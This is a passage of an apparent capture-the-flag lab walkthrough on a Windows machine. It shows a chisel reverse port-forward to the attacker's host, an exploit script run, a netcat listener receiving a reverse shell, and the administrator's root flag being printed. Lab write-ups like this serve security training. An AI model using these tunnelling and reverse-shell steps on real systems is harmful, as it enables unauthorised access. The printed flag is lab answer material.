
```
C:\xampp\htdocs\gym\upload>chisel_1.7.2_windows_amd64 client 10.10.14.13:8000 R:8888:127.0.0.1:8888
chisel_1.7.2_windows_amd64 client 10.10.14.13:8000 R:8888:127.0.0.1:8888
2020/10/20 02:29:02 client: Connecting to ws://10.10.14.13:8000
2020/10/20 02:29:03 client: Retrying in 100ms...
2020/10/20 02:29:05 client: Retrying in 200ms...
2020/10/20 02:29:07 client: Retrying in 400ms...
2020/10/20 02:29:09 client: Retrying in 800ms...
2020/10/20 02:29:12 client: Retrying in 1.6s...
2020/10/20 02:29:15 client: Retrying in 3.2s...
2020/10/20 02:29:19 client: Retrying in 6.4s...
2020/10/20 02:29:27 client: Retrying in 12.8s...
2020/10/20 02:29:42 client: Retrying in 25.6s...
2020/10/20 02:30:09 client: Retrying in 51.2s...
2020/10/20 02:31:01 client: Fingerprint cb:d9:4e:dc:70:f2:f7:85:55:52:60:bf:53:61:9c:9b
2020/10/20 02:31:02 client: Connected (Latency 176.899ms)
```

python 48389.py



```
┌─[✗]─[headcrusher@parrot]─[~]
└──╼ $python 48389.py
┌─[headcrusher@parrot]─[~]
└──╼ $python 48389.py
```

sudo nc -nlvp 4443




```
┌─[headcrusher@parrot]─[~]
└──╼ $sudo nc -nlvp 4443
[sudo] password for headcrusher:
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4443
Ncat: Listening on 0.0.0.0:4443
Ncat: Connection from 10.10.10.198.
Ncat: Connection from 10.10.10.198:49745.
Microsoft Windows [Version 10.0.17134.1610]
(c) 2018 Microsoft Corporation. All rights reserved.
```

cd C:\Users\Administrator\Desktop

type root.txt

83849a00a727198c3d6a8806a4d4504a



```
C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is A22D-49F7

 Directory of C:\Users\Administrator\Desktop

18/07/2020  17:36    <DIR>          .
18/07/2020  17:36    <DIR>          ..
16/06/2020  16:41             1,417 Microsoft Edge.lnk
20/10/2020  02:02                34 root.txt
               2 File(s)          1,451 bytes
               2 Dir(s)   7,282,552,832 bytes free

C:\Users\Administrator\Desktop>type root.txt
type root.txt
83849a00a727198c3d6a8806a4d4504a
```